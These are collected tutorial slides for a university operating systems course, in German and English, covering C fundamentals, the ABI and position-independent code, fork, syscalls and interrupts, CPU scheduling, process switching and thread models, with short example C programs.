Betriebssysteme

Alle Tutoriumsfolien

Peter Bohner

6. Februar 2025

ITEC - Operating Systems Group

OS - Tasks and Responsibilities

Abstraction / Standardization

- Devices and how to talk to them differ greatly
  ⇒ Remember the „Driver-CDs“ shipped with motherboards back in the days so you could properly configure and run things?
- Strange user demands: Programs *should* run on more than one hardware configuration

⇒ Abstract away hardware details!

Operating System – Tasks and Responsibilities

Resource management

- You want to print? Too bad, another program is already using that printer.
- You want to access the storage drive? Too bad, another program is already doing that.
- You want to get CPU time? Too bad, this `while (true)` loop is more important.
- ...

Operating System – Tasks and Responsibilities

Security and Protection

- You are a good citizen and use a password manager. What could happen without your helpful OS? ⇒ Other programs may read its memory!
- You copied a password to your clipboard? ⇒ Ooops. You’re on your own there. The Clipboard is not provided by the OS and mostly has no special protections.
- You write a cool little program that fills a buffer with a random value. Sadly you made a mistake and missed a bounds check. What happens? You crash, but your text editor doesn’t suddenly have its memory overwritten!
- ...


Operating System – Tasks and Responsibilities

Provide an execution environment for applications

- What does that mean? Basically all of the above combined and more. Make a homely place where applications like to live!

Kernel and user mode

What are the differences between a processor running in kernel or user mode? Why are both modes needed?



Wikipedia - Hertzsprung

Kernel and user mode

What are the differences between a processor running in kernel or user mode? Why are both modes needed?

- In kernel mode you have full access to privileged instructions.

Kernel and user mode

Great, but what is a privileged instruction?

- Change control registers for memory mappings ⇒ Read other process's memory
- Disable / Enable interrupts ⇒ No preemption for you.
- Access platform devices (network card, storage, printer,...)
- Some nice registers: **`LGDT`** (Load Global Descriptor Table) or the **`LLDT`**, **`INVD`** (Invalidate cache), **`HLT`** (Halt processor!)
- Is **`MOV`** (Move) a priviledged instruction? Yes, if moving to debug/control registers!

C - Basics

Die Sprache C

Geschichte

- Wie auch der Vorgänger von und mit Dennis Ritchie bei Bell Labs um 1972 rum entwickelt
- Ist der Nachfolger von B
- Ist eine der meistgenutzen Sprachen

Eigenschaften

- Imperativ, Prozedural, *nicht* Objektorientiert
- Low level
- Manuelle Speicherverwaltung, Spaß mit Pointern und allen möglichen Implementierungsdetails
- CVE-Factory (*cough* `https://kitctf.de/` *cough*)

Die Sprache C

```c
#include <stdio.h>
#include "World.c"

int computeAnswer();

int main() {
    printf("Hey, your answer is %d\n", computeAnswer());

    return 0;
}

int computeAnswer() {
    return answerMeWorld();
}
```

Die Sprache C - Datentypen

Primitive

Name	Minimale Größe in Bytes	Größe bei mir in Bytes
char	1	1
short	2	2
int	2	4
float		4
double		8
long int	4	8
long long int	8	8
signed int	2	4
unsigned int	2	4

Oder mit bestimmter Größe

```
#include <inttypes.h>
int8_t a; int16_t b; int32_t c; int64_t d;
```

Die Sprache C - Booleans

Wie sieht ein boolean in C aus?

Gibt es erst seit C99. `0` ist `false`, alle anderen Zahlenwerte sind `true`

Was macht man da also? Selbst basteln (oder `0` / `1` nutzen)

```c
// #include <stdbool.h>

typedef unsigned char bool;
#define false 0
#define true 1

int main() {
    bool hey = true;
    return 0;
}
```

Die Sprache C - Arrays

```c
int array[5] = {1, 2, 3, 4, 5};
int array[]  = {1, 2, 3, 4, 5};
int array[5];
```

Was ist das?

- Ein zusammenhängender Speicherbereich
- Größe ist Teil des *Typs* (`sizeof` geht, wenn Typ bekannt)
- Wie bekommt man die Größe zur *Laufzeit*? ⇒ `sizeof(array)`? *Heh.* GAR NICHT! Nur im Typ präsent.

Die Sprache C - Strings

```c
char[] myString = "world";
char[] myString = { 'w', 'o', 'r', 'l', 'd'};, '\0'};
```

Was sind strings?

- Ein `char`-Array mit *Null-Terminator* ⇒ Ein Byte länger!
- Nutzen den ASCII code

Die Sprache C - Structs

```c
#include <stdbool.h>
#include <stdio.h>
struct User {
    bool userIsGoat;
    int age;
    char name[20];
};
int main() {
    struct User pete = { .userIsGoat = false, .age = 20, .name = "Pete"};
    printf(
        "I have a user %s (goaty: %s) of age %u\n",
        pete.name,
        pete.userIsGoat ? "true" : "false",
        pete.age
    );
    return 0;
}
```

Die Sprache C - Structs

Was sind Structs?

- Komplexere Datentypen
- Zusammengesetzt aus anderen Datentypen
- KEINE KLASSE. Warum? *Keine Vererbung*, keine Methoden

Die Sprache C - Structs

```c
#include <stdbool.h>
#include <stdio.h>
typedef struct User {
    bool userIsGoat;
    int age;
    char name[20];
} User_t;
int main() {
    User_t peter = { .userIsGoat = false, .age = 20, .name = "Peter"};
    printf(
        "I have a user %s (goaty: %s) of age %u\n",
        peter.name,
        peter.userIsGoat ? "true" : "false",
        peter.age
    );
    return 0;
}
```

Die Sprache C - Call-By-Value

```c
#include <stdio.h>
typedef struct User { int age; } User;

void foo(User user) {
    user.age = 200;
    printf("User age in foo is %d\n", user.age);
}

int main() {
    User user = { .age = 20 };
    foo(user);
    printf("User age in main %d\n", user.age);
    return 0;
}
```

Output?

```
User age in foo is 200
User age in main 20
```

Die Sprache C - Call-By-Reference

```c
#include <stdio.h>
typedef struct User { int age; } User;

void foo(User* user) {
    user->age = 200;
    printf("User age in foo is %d\n", user->age);
}

int main() {
    User user = { .age = 20 };
    foo(&user);
    printf("User age in main %d\n", user.age);
    return 0;
}
```

Output?

```
User age in foo is 200
User age in main 200
```

Die Sprache C - Pointer

```c
#include <stdio.h>
void swap(int* a, int* b) {
    int tmp = *a;
    *a = *b;
    *b = tmp;
}
int main() {
    int first  = 20;
    int second = 5;
    printf("Before swap - First: %d, Second: %d\n", first, second);
    swap(&first, &second);
    printf("After swap  - First: %d, Second: %d\n", first, second);
    return 0;
}
```

Output?


```
Before swap - First: 20, Second: 5
After swap - First: 5, Second: 20
```

Die Sprache C - Speicherlayout für Variablen

Programmbereiche für Variablen

Data	Globale Variablen
Stack	Lokale Variablen
Heap	Explizit zur Laufzeit angeforderter Speicher
...	

Die Sprache C - Stack



Stack

Stackframe 1

Var1 Var2 Var3

Stackframe 2

Var1 Var2 Var3

Stackframe 3

Var1 Var2 Var3

Die Sprache C - malloc

Speicher zur Laufzeit allokieren

```
int main(int argc, char** argv) {
 char** stringsCopy[??];
 return 0;
}
```

Die Sprache C - malloc

Speicher zur Laufzeit allokieren

```c
#include <stdlib.h>

int main(int argc, char** argv) {
    char** stringsCopy = malloc(sizeof(char*) * argc);
    for(int i = 0; i < argc; i++) {
        stringsCopy[i] = argv[i]; // shallow copy
    }
    free(stringsCopy);
    return 0;
}
```

Die Sprache C - malloc

Speicher zur Laufzeit allokieren

```c
#include <stdbool.h>
#include <stdlib.h>
#include <string.h>
struct User { bool userIsGoat; int age; char name[20]; };
int main() {
    struct User* pete = malloc(sizeof(struct User));

    (*pete).userIsGoat = false;
    pete->age = 20;
    strcpy((*pete).name, "Pete");

    free(pete);
    return 0;
}
```

Die Sprache C - Forward declarations

Warum?

- Funktionen müssen *vor dem Aufruf* deklariert sein
- *Implementierung* kann auch irgendwann später erfolgen
- Implementierung *zur Entwicklung* nicht notwendig!

```c
int halfTruths(); // Deklaration

int main() {
   return halfTruths();
}

int halfTruths() { // Implementierung
    return 21;
}
```

Die Sprache C - Header files

Implementierung *zur Entwicklung* nicht notwendig!

- ⇒ Header files
- Aufsplitten in Deklarationen und Definitionen
- Nutzer bindet Header zum Programmieren ein, *linkt* dann gegen eine Implementierung

Listing 1: World.h

```c
int answerMeWorld();
```

Listing 2: World.c

```c
int answerMeWorld() {
    return 42;
}
```

Die Sprache C - Mehrere Dateien

```c
#include <stdio.h>
#include "World.c"

int computeAnswer();

int main() {
    printf("Hey, your answer is %d\n", computeAnswer());

    return 0;
}

int computeAnswer() {
    return answerMeWorld();
}
```

ABI

What does that acronym even mean?

Application Binary Interface

And what does that specify?

- Interface of *binary* programs (i.e. *after* compilation)
- Instruction Set (e.g. x86, ARM)
- Calling convention (e.g. `cdecl` or `System V AMD64 ABI`)
- Basic data types and their size / alignment (`int`, `sizeof(int)`)
- How to perform System Calls

ABI

You might also know the term „ABI of a library“?

This is used when talking about *binary compatibility* of different library versions.

⇒ Do you need to recompile your code against the new version?

ABI

What's the usual calling convention on modern Linux?

`System V AMD64 ABI`

`https://godbolt.org/z/68xexn`

- Integer arguments in `rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`, then stack
- FP arguments in `xmm0` to `xmm7`
- Integer return value in `rax`, `rdx`

Static and Dynamic Linking

What is the difference between static and dynamic linking?

- A static library is a collection of object files

⇒ The linked can treat it as normal code

- A dynamic library is loaded and linked *at runtime*

What are advantages of static / dynamic linking?

S+ Unused references can be elided

S+ Library calls just as fast as local ones

S+ No runtime overhead for loading and relocation

S- Library can not be shared ⇒ Memory overhead

D+ Library (Code segment) can be shared

PIC

What does PIC stand for?


Position **I**ndependent **C**ode

Independent to *what*?

It's position in the process' address space.

- Shared libraries are loaded *somewhere* in the address space of a process
- PIC uses *relative* addresses (to what?)(to the instruction pointer)only – and can therefore be loaded anywhere
- How do you find *global* symbols then? ⇒ GOT, the **G**lobal **O**ffset **T**able

PIC - Methodenaufrufe



sumprog:PLT

```
plt[0]
56556030: push [ebx+0x4]
56556036: jmp  [ebx+0x8]
sum@plt[1]
56556040: jmp  [ebx+0xc]
56556046: push 0x0
5655604b: jmp  56556030
```

sumprog:GOT

```
[0] -
[1] dyn linker
[2] dyn linker
[3] 56556046
```

special

Loader/
Dynamic Linker

libmath.so

```
int sum(int a, int b) {
  return a+b+myvar;
}
```

Quelle: Vorlesungsfolien

Multi-Programming

Multi-Programming

What is that?

Allow multiple processes to run *concurrently* (in parallel?)

How can they share a CPU? How can you make them take turns?

Two possible broad categories: Cooperative Multitasking and Preemption

Multi-Programming

How does Cooperative Multitasking work? Do you know any system using it?

- Processes voluntarily yield control so another one can take over
- When? Typically when they are blocking on some I/O or have finished their job for now
- Do you know any language or system using that concept? e.g. `await` in JavaScript or Python
- Can you think of any problems? Any advantages?
  - A bad actor or buggy program can bring the whole system to its knees!
  - It can lead to easier programs, as you can just assume you are never interrupted ⇒ Usage on small resource-constrained embedded systems

Multi-Programming

How does Preemption work?

- Processes get periodically interrupted by Timer-interrupts
- This transfers control to the OS, which can choose to schedule another process instead

Multi-Programming

But why even bother with this?

- Process A runs while Process B waits for an I/O device to complete its task

⇒ Better CPU and I/O utilization if you have a mixed workload

- What do the I/O devices and CPU need to support for this to be an improvement?

⇒ Interrupts, else the CPU needs to *continuously poll*

Multi-Programming

Are there any drawbacks?

- More complex
- Protection. How do you separate them from each other?
- Scheduler: Fairness and accounting

Multi-Programming

What are CPU and IO-bound Processes?

- CPU-bound: Process that rarely invokes I/O, unlikely to block, likes your CPU very much
- I/O-bound: Often blocks to wait for I/O, performs short CPU-bursts in between

Address Spaces

Address Space

Why can’t a process read another process’s memory?

- Let’s have a look at two processes...
- Address `0xFF` in Process A is *not* the same as Address `0xFF` in Process B

⇒ „If you can’t name it, you can’t touch it“

- You will learn about this in way more detail in later lectures


Fork

Fork

What does `fork` do?

- Creates a mostly identical child process
  - Same address space layout
  - Same data (as if it was all copied over)
  - Share open file descriptors
  - But the child has its own PID and address space
  - … ⇒ `man fork`

~~Fork~~ *Knife*


HELLO, 911? I JUST TRIED TO TOAST SOME BREAD, AND THE TOASTER GREW AN ARM AND STABBED ME IN THE FACE!
DID YOU READ THE TOASTER'S MAN PAGE FIRST?
WELL, NO, BUT ALL I WANTED WAS—
CLICK

Life is too short for man pages, and occasionally much too short without them.

XKCD 293 - RTFM

Fork

Let’s fork!

- Print `Fork failed` if the fork failed
- Print `I am the child` in the child
- Print `I am the parent of <child PID>` in the parent
- Wait for the child to die peacefully and print when it is dead in the parent

Fork

Let’s fork! (More official solution)

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/types.h>

int main() {
    pid_t pid;
    switch( (pid = fork()) ) {
        case -1:
            printf( "Error. Fork failed\n" );
            break;
        case 0:
            printf( "I am the child!\n" );
            break;
        default: // pid > 0
            printf( "I am the parent!\nChild PID is %d\n", pid );
            wait( NULL ); // wait and ignore the result
            printf( "Child terminated\n" );
    }
    return 0;
}
```

Fork

Is `fork` sufficient to create a small shell?

- No, you also need to *load the other program* in the child

⇒ `exec(vp|v|...)`

Interrupts

Interrupts and friends

What three events lead to an invocation of the kernel?

- Interrupts
- Syscalls
- Exceptions

Interrupts and friends

What is an Interrupt?

- A signal generated *outside* the processor (typically from an I/O device)

What is an Exception?

- Caused by the CPU
- Inform the operating system of an error condition during execution
- E.g. `division by zero` or page faults

What is a System Call?

- Explicit call from user application into OS
- Used to interact with the OS (e.g. to read a file)

Interrupts and friends

A simple categorisation

	Voluntary	Involuntary
Sync	System call	Exception
Async	???	Interrupt

Gotta Catch em all

Can you think of an exception the OS can’t repair?

i.e. it will terminate the process :(

- Divide by Zero
- The wrong kind of page fault (access forbidden or invalid memory)

Can you think of an exception the OS *can* repair?

- The right kind of page fault (e.g. access memory currently paged out to disk)
- When the OS is run in a virtual environment, it might try to access privileged instructions

⇒ CPU throws an exception

⇒ Virtual machine monitor handles that and executes the action on the real physical device (if allowed)

Looks like you fell into my little trap

How is the `trap` instruction related to system calls?

1. `trap` is executed and switches the CPU to kernel mode
2. The CPU continues execution at a hardware dependent location (where exactly depends on your architecture and a few other things, but the important part is that the operating system registered itself there)

⇒ `trap` can be seen as a low-level instruction making a higher-level mechanism (syscalls) possible

- You could also synchronously trap into the kernel using a division by zero or other fun stuff. That isn't done normally though...

Syscall numbers

What is a system call number? Why do you need them?

The user-level application can’t just call a kernel function!

⇒ The kernel somehow needs to dispatch to the correct function

⇒ Array of function pointers with system call numbers as indices

Syscall - Parameter Passing

How can you pass parameters to the kernel when executing a syscall?

- Registers (used by Linux, see `man 2 syscall`)
- Stack (used by Windows)
- Main memory (and location in register)

Syscall - Turtles all the way down

How do syscalls relate to libraries?

Abstraction? How do you call them?

- Syscall mechanism is usually hidden behind library functions (`libc` on linux)
- The functions take care of preparing arguments, setting the syscall number and trapping in an efficient way
- Windows uses the `ntdll.dll` / `Win32 API`

Syscall - Security?

What do we need to keep an eye on when performing a system call in the kernel?

- Validate all parameters! Twice! And a third time to be sure.
- Otherwise you might have some arbitrary reads/writes into system memory

Scheduling basics

Scheduling - About

What is a Scheduler? Why do we even need it?

- Maps processes to resources
- Ideally: Every process gets what it needs some day

What Schedulers do you know?

- CPU-Scheduler: The classic
- Disk-Scheduler: Why have one? Multiplexing but also efficiency!
- Network I/O: When to send packets, which packets to drop, QoL,...


Scheduling - Long- and Short-Term Scheduler

What are the differences? When are they used?

- LTS: Decide which processes to put in the *run queue*
- STS: Decide which process runs on the *CPU*
- MTS: Temporarily removes processes from main memory (and e.g. writes them out to disk)

⇒ Reduce degree of multiprogramming, make room in memory (and a few other reasons)

Process states




Process States - Waiting

„I/O or event wait“? When does a process move from ready to waiting?

- Network / Disk I/O
- Mutex or other inter-process synchronisation
- Sleepyness

Process states



Scheduling - Scheduler Worldcup

What makes a good Scheduler good?

Let’s play scheduler!

Some metrics

- Processor utilization: Percentage of working time
- Throughput: How many jobs do you finish?
- Turnaround time: Wallclock-time from submission to finish
- Waiting time: How long did it spend in the ready queue
- Response time: Time between submission of a request and first response (e.g. key press to echo on screen)

Scheduling - Preemption the third

What does your hardware need to support to allow non-cooperative scheduling?

Timer Interrupts! Waiting for a cosmic ray to hit, a network package to arrive, a system call or any other random interrupt gets old fast :)

Scheduling - When to interrupt

Any guesses for how long a timeslice usually is?

2ms - 200ms

- On windows it depends on the configuration (favor foreground / background processes)
  Which setting has the longer timeslice?
  20ms to 30ms for foreground, 180ms to 200ms for background
- Linux's „Completely Fair Scheduler“ adjusts them dynamically based on the priority, number of processes, ...

Benefits of shorter/longer timeslices?

- Short: High interactivity, higher overhead
- Long: Lower interactivity, smaller overhead

Shortest Job First

Pitfalls - How would you implement this?


- You would need to have future knowledge to figure out the job length!
  How do you solve this?
- Predict the *future* based on *past* behaviour
- Does this work?
  „THERE IS AS YET INSUFFICIENT DATA FOR A MEANINGFUL ANSWER.“
  ~ Isaac Asimov, „The Last Question“ (Comic)
  You need some balanced initial value. Not *that* big of a deal with preemption though. Why?
  Interrupt the process after the estimated time is over.

Priorities

What is priority scheduling? Why would you use it?

- Each process is assigned a priority
- The process with the highest priority is chosen

Multi-Level Feedback Queues



How it works

- All processes start in the highest queue
- When they use up their timeslice and are preempted, they descend
- If they block before, they stay in the level (optionally: Are moved up)

⇒ I/O bound processes rise to the top and react quickly, CPU bound processes get longer timeslices but less often

A Flawless Scheduling Algorithm?

Consider the waiting time

- A few I/O-bound jobs could saturate the CPU!

⇒ The lower-level processes starve

How could you fix this?

- E.g. reset the whole thing after a given interval, so all start in the highest level again
- ”Boost” processes that waited for a long time

What metrics does it optimize?

- Utilization? Turnaround time? Throughput? Waiting time? Response time?
- Prefer I/O bound, prefer short jobs, group the rest based on their needs

Write an insert function

Task

```c
void insert(int *a, size_t *len, int z);

void main() {
    int a[10] = {0, 1, 2, 3, 5, 6, 7, 8, 9};
    size_t len = 9;
    insert(a, &len, 4);
    assert(a[4] == 4);
    assert(len == 10);
}
```

What happens when we insert another?

We write over the array boundary!

What methods does C offer to copy memory?

`memcpy`

+ Potentially more efficient

- Can not handle overlaps

`memmove`

+ *Can* handle overlaps

- Potentially less efficient

Process switching

Process switching — PCB

What does the kernel need to do when switching processes?

- Adjust Instruction, Base and Frame Pointer – okay

The process shouldn't notice it was interrupted! What else do you need to adjust?

- General purpose register
- Address space
- And a bit of housekeeping: Open files, scheduling priorities, ...

⇒ These things make up the PCB - The Process Control Block

Where are the PCBs stored? In user or kernel space?

- Kernel space! Users shouldn't be able to modify them


Process switching — PCB

Are the PCBs always valid?

No! Some parts (registers, PC, etc) only when the process is not running. Why? They are saved when it is switched out.

Process switching

In pictures



Process switching

As text

1. Transition to the kernel (How? Interrupt, Exception, Syscall)
2. Save the context of the process. What was that again? Registers, Program counter, Stack pointer, etc.
3. Where do you save it to? A per-process kernel stack typically (as it is often moved there automatically) and then move it to the PCB.
4. Restore the context of the next process
5. Leave kernel mode and transfer control to the PC of the next process

Threads

Threads

What are processes, address spaces and threads? How do they relate to each other?

- A thread is an *entity of execution*, the personification of control flow
- A thread lives in an address space, i.e. all the addresses that it can can access and the data that is stored there
- Thread + Address Space = Process


Thread-Programming

Spawn a few threads using pthreads!

Write a small program that creates five threads using the pthread library. Each thread should print its number (e.g., `Hello, I am 4`) and the main program should wait for each thread to exit.

Thread models — One To One

One To One



Problems?


Thread models - One To One

Problems and benefits of *One To One*?

- + Scales with core count
- + Conceptually easy — the OS does the hard stuff
- + Blocking does not affect other threads
- + Can piggy-back onto the OS scheduler
- - Must piggy-back onto the OS scheduler
- - Relatively high overhead due to context switches
- - Relatively high overhead *when creating one*!!

Thread models

Many to One



Thread models - Many To One

Problems and benefits of *Many To One*?

Do they improve anything?

- Dummy

+ **Scales with core count?**

– Can only use one core

+ **Conceptually easy — the OS does the hard stuff?**

– Harder to implement — the OS doesn't help you much

+ **Blocking does not affect other threads?**

– Blocking *does* affect other threads

+ **Can piggy-back onto the OS scheduler?**

– Can *not* piggy-back onto the OS scheduler

– **Must piggy-back onto the OS scheduler?**

+ Can implement its own scheduler

– **Relatively high overhead due to context switches?**

Thread models - Many To One

Do you know a programming language / runtime using that?

E.g. `nodejs` using its „event loop“

A small excursion - Structured Programming

Control flow should fall into one of four patterns:

- Sequence: One block is executed after another
- Selection: One or more are executed (i.e. an `if`-statement)
- Iteration: A block is executed more than once (i.e. a loop)
- Recursion: A block calls itself until an exit condition is met (i.e. recursion!)

Do you know any keyword in C which *doesn't* quite adhere to that but can instead totally spaghettify your control flow? `goto`

Famous paper by a proponent of Structured Programming:
„*Go To Statement Considered Harmful*“ by Edsger W. Dijkstra

Thread models - Many To One


And what about threads?

- Can outlive the methods they were spawned in
- Can use variables and fields after they went out of scope in a method
- Can split up or transfer their control flow arbitrarily

So that might sound familiar...

Thread models - Many To One

Structured Concurrency



```
async with trio.open_nursery() as nursery:
    nursery.start_soon(myfunc)
    nursery.start_soon(anotherfunc)
```

Taken from vorpus.org

Thread models - Many To One

Nice, but what does this have to do with ULTs?

- Spawning lots of threads for small operations *is too slow otherwise*

